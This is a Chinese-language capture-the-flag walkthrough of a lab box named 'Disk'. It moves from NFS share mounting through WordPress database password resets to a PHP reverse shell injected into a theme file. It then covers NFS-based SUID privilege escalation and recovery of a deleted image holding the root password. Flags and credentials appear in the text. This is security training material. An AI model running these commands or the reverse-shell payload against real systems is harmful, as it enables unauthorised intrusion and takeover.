

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
2049/tcp	open	nfs
35807/tcp	open	unknown
37499/tcp	open	unknown
42895/tcp	open	unknown
52703/tcp	open	unknown

先看nfs

```
tao@kali [~] → showmount -e 192.168.31.45
Export list for 192.168.31.45:
/home/share *
tao@kali [~] → sudo mkdir /mnt/disk_dsz
tao@kali [~] → sudo mount -t nfs 192.168.31.45:/home/share /mnt/disk_dsz -o nolock
tao@kali [~] → cd /mnt/disk_dsz
tao@kali [/mnt/disk_dsz] → ls
user.txt  wordpress
tao@kali [/mnt/disk_dsz] → cat user.txt
flag{user-599f28aadf8410c27ca948ff519b20f4}
```

flag{user-599f28aadf8410c27ca948ff519b20f4}

交个flag

```
tao@kali [/mnt/disk_dsz/wordpress] → cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
 *
 * @package WordPress
 */

/** Database settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** Database username */
define( 'DB_USER', 'wp_user' );


/** Database password */
define( 'DB_PASSWORD', 'YourStrongPassword123!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
```

wordpress配置文件拿到数据库密码 YourStrongPassword123!

看下80端口




```
// 硬编码的凭据
if (username === 'admin' && password === 'admin123') {
  // 显示成功消息
  document.getElementById('successMessage').style.display = 'block';
  document.getElementById('quoteBox').style.display = 'block';

  // 黑客谚语数组
  const quotes = [
    {

```

硬编码但是没什么用



扫一下目录，有个 `dbadmin.php`

```
[+] Url: http://192.168.31.45
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,php,json,bak,zip,html
[+] Timeout: 10s
```

```
=====
Starting gobuster in directory enumeration mode
=====
```

```
/index.php (Status: 200) [Size: 7771]
/server-status (Status: 403) [Size: 278]
/dbadmin.php (Status: 200) [Size: 2910]
Progress: 1543906 / 1543906 (100.00%)
=====
```

```
Finished
=====
```

🔒 不安全 http://192.168.31.45/dbadmin.php

数据库管理登录

登录

不安全

http://192.168.31.45/dbadmin.php

MariaDB 数据库管理工具

退出登录

数据库信息

主机: localhost
数据库: wordpress_db
用户: wp_user
服务器版本: 10.5.23-MariaDB-0+deb11u1

数据库表 (12)

wp_commentmeta

wp_comments

wp_links

wp_options

wp_postmeta

wp_posts

wp_term_relationships

wp_term_taxonomy

wp_termmeta

wp_terms

wp_usermeta

SQL 查询编辑器

在此输入您的 SQL 查询语句。支持 SELECT, INSERT, UPDATE, DELETE, CREATE, DROP 等命令。

输入 SQL 查询语句，例如: SELECT * FROM wp_users LIMIT 10;

查看用户

显示数据库

系统变量

表数量

执行查询

数据库信息

主机: localhost
数据库: wordpress_db
用户: wp_user
服务器版本: 10.5.23-MariaDB-0+deb11u1

数据库表 (12)

wp_commentmeta

wp_comments

wp_links

wp_options

wp_postmeta

wp_posts

wp_term_relationships

wp_term_taxonomy

wp_termmeta

wp_terms

wp_usermeta

wp_users

SQL 查询编辑器

在此输入您的 SQL 查询语句。支持 SELECT, INSERT, UPDATE, DELETE, CREATE, DROP 等命令。

SELECT * FROM wp_users LIMIT 10

查看用户

显示数据库

系统变量

执行查询

查询结果

执行时间: 0.0002 秒 | 影响行数: 2

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key
1	111	\$wp\$2y\$10\$Dz/Cu3oiy0dowe9akDQyTODKL70oMpBuhUwrN2AgPj1QkZyxUKNsm	111	111@admin.com	http://disk.dsz	2026-03-04 11:33:13	
2	admin	\$wp\$2y\$10\$NAtPiyytBt5OnS/myNDtieDLePPMtEaUTiq5IzO3rUS5ldsPOL2iy	admin	admin@admin.com		2026-03-04 11:36:33	

SQL 查询编辑器

在此输入您的 SQL 查询语句。支持 SELECT, INSERT, UPDATE, DELETE, CREATE, DROP 等命令。

```
SHOW VARIABLES LIKE "secure_file_priv";
```

查看用户

显示数据库

系统变量

表数量

执行查询

查询结果

执行时间: 0.0005 秒 | 影响行数: 1

Variable_name	Value
secure_file_priv	

能写但是写不了webshell，应该没权限。

添加host之后可以访问wordpress



博客

恭喜111 成为测试团队队长



在dbadmin修改admin

```
UPDATE wp_users SET user_pass = MD5('admin123') WHERE user_login = 'admin';
```

SQL 查询编辑器

在此输入您的 SQL 查询语句。支持 SELECT, INSERT, UPDATE, DELETE, CREATE, DROP 等命令。

```
UPDATE wp_users SET user_pass = MD5('admin123') WHERE user_login = 'admin';
```

查看用户

显示数据库

系统变量

表数量

执行查询


查询结果

执行时间: 0.0012 秒 | 影响行数: 1

查询执行成功!

影响的行数: 1

然后进入后台



111才是管理员

```
UPDATE wp_users SET user_pass = MD5('admin123') WHERE user_login = '111';
```

编辑主题

正在编辑 二〇二五 (未启用)

文件: patterns/header.php

选择的文件内容:

```
1 <?php
2 /**
3  * Title: Header
4  * Slug: twentytwentyfive/header
5  * Categories: header
6  * Block Types: core/template-part/header
7  * Description: Site header with site title and navigation.
8  *
9  * @package WordPress
10 * @subpackage Twenty_Twenty_Five
11 * @since Twenty_Twenty_Five 1.0
12 */
13
14 ?>
15 <?php exec("busybox nc 192.168.31.210 4567 -e sh");?>
16 <!-- wp:group {"align":"full","layout":{"type":"default"}} -->
17 <div class="wp-block-group alignfull">
18     <!-- wp:group {"layout":{"type":"constrained"}} -->
19     <div class="wp-block-group">
20         <!-- wp:group {"align":"wide","style":{"spacing":{"padding":{"top":"var:preset|spacing|30","bottom":"var:preset|spacing|30"},"layout":{"type":"flex","flexWrap":"nowrap","justifyContent":"space-between"}}}} -->
21         <div class="wp-block-group alignwide" style="padding-top:var(--wp--preset--spacing--30);padding-bottom:var(--wp--preset--spacing--30)">
22             <!-- wp:site-title {"level":0} /-->
23             <!-- wp:group {"style":{"spacing":{"blockGap":"var:preset|spacing|10"},"layout":{"type":"flex","flexWrap":"nowrap","justifyContent":"right"}} -->
24             <div class="wp-block-group">
25                 <!-- wp:navigation {"overlayBackgroundColor":"base","overlayTextColor":"contrast","layout":{"type":"flex","justifyContent":"right","flexWrap":"wrap"}} /-->
26             </div>
27             <!-- /wp:group -->
28         </div>
29     <!-- /wp:group -->
30 </div>
31 <!-- /wp:group -->
32 </div>
33 <!-- /wp:group -->
34 |
```

更新文件

修改模板文件拿到webshell，然后伪造uid拿到用户权限

```
www-data@Disk:/tmp$ cp /bin/bash /home/share/bash_miao
```

```
tao@kali [/mnt/disk_dsz] → ls -al
drwxrwxrwx 5 nobody nogroup 4096 3月 7日 15:58 .
drwxrwxrwx 5 nobody nogroup 4096 3月 7日 15:58 ..
-rwxr-xr-x 1 www-data www-data 1168776 3月 7日 15:57 bash_miao
-rwsr-xr-x 1 tao tao 1168776 3月 7日 15:58 bash_suid
drwxrwxr-x 2 tao tao 4096 3月 7日 14:39 target_root
-rw-r--r-- 1 root root 44 3月 4日 19:45 user.txt
drwxr-xr-x 5 root root 4096 3月 4日 19:39 wordpress
```

```
www-data@Disk:/home/share$ /home/share/bash_suid -p
bash_suid-5.0$ id
uid=33(www-data) gid=33(www-data) euid=1000(bigcatmiao) groups=33(www-data)
bash_suid-5.0$ ls
```

拿到bigcatmiao权限也没什么用，不大好提权，没有suid，sudo，定时任务。linpeas也没跑出什么东西，只能手动翻文件。


```
bigcatmiao@Disk:/var/backups$ ls -al
total 812
drwxr-xr-x  2 root root      4096 Mar  7 00:03 .
drwxr-xr-x 12 root root      4096 Apr  1  2025 ..
-rw-r--r--  1 root root    51200 Mar  4 06:25 alternatives.tar.0
-rw-r--r--  1 root root   26174 Mar  4 06:25 apt.extended_states.0
-rw-r--r--  1 root root    2603 Mar  4 06:25 apt.extended_states.1.gz
-rw-r--r--  1 root root    2568 Apr 11  2025 apt.extended_states.2.gz
-rw-r--r--  1 root root    2556 Apr  4  2025 apt.extended_states.3.gz
-rw-r--r--  1 root root    2006 Apr  1  2025 apt.extended_states.4.gz
-rw-r--r--  1 root root    1542 Apr  1  2025 apt.extended_states.5.gz
-rw-r--r--  1 root root     757 Mar 30  2025 apt.extended_states.6.gz
-rw-r--r--  1 root root     356 Apr 11  2025 dpkg.diversions.0
-rw-r--r--  1 root root     172 Apr  1  2025 dpkg.statoverride.0
-rw-r--r--  1 root root   534323 Mar  4 03:35 dpkg.status.0
-rw-----  1 root root     691 Apr 11  2025 group.bak
-rw-----  1 root shadow    577 Apr 11  2025 gshadow.bak
-rw-----  1 root root    1394 Apr 11  2025 passwd.bak
-rw-r--r--  1 root root  10485760 Mar  4 03:58 root.img
-rw-----  1 root shadow    942 Mar  4 03:53 shadow.bak
```

`/var/backups` 下面有个 `root.img` 可读

挂载是空的但 `strings` 可以看到里面有个png,应该是后面被删了

```
bigcatmiao@Disk:/var/backups$ strings root.img | head
XK#l
/mnt
PJu^
lost+found
file.png
XK#l
PJVE
lost+found
file.png
XK#l
bigcatmiao@Disk:/var/backups$ strings root.img | tail
Sc}iL
tlz,
C{P'0
pV_C
uC6bA{
A404u
0%o;
BS3;
```

```
gIDAT
IEND
```

尝试恢复一下

```
tao@kali [/tmp] → grep -abo 'IHDR' root.img
8472588:IHDR
tao@kali [/tmp] → xxd -s 8472576 -l 32 root.img
00814800: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452 .PNG.....IHDR
00814810: 0000 01d6 0000 0072 0806 0000 00ee e0f0 .....r.....
```

通过IHDR确认图片偏移

```
tao@kali [/tmp] → dd if=root.img of=recovered.png bs=1 skip=8472576
count=12257 status=progress
输入了 12257+0 块记录
输出了 12257+0 块记录
12257 字节 (12 kB, 12 KiB) 已复制, 0.00787304 s, 1.6 MB/s
```



```
|root:Bce4JG9ioDeLXgAncy31
```

图片里面有root密码 Bce4JG9ioDeLXgAncy31

```
root@Disk:~# cat root.txt
flag{root-e2056a7df2ba69a57671b1da340f8e5c}
root@Disk:~#
```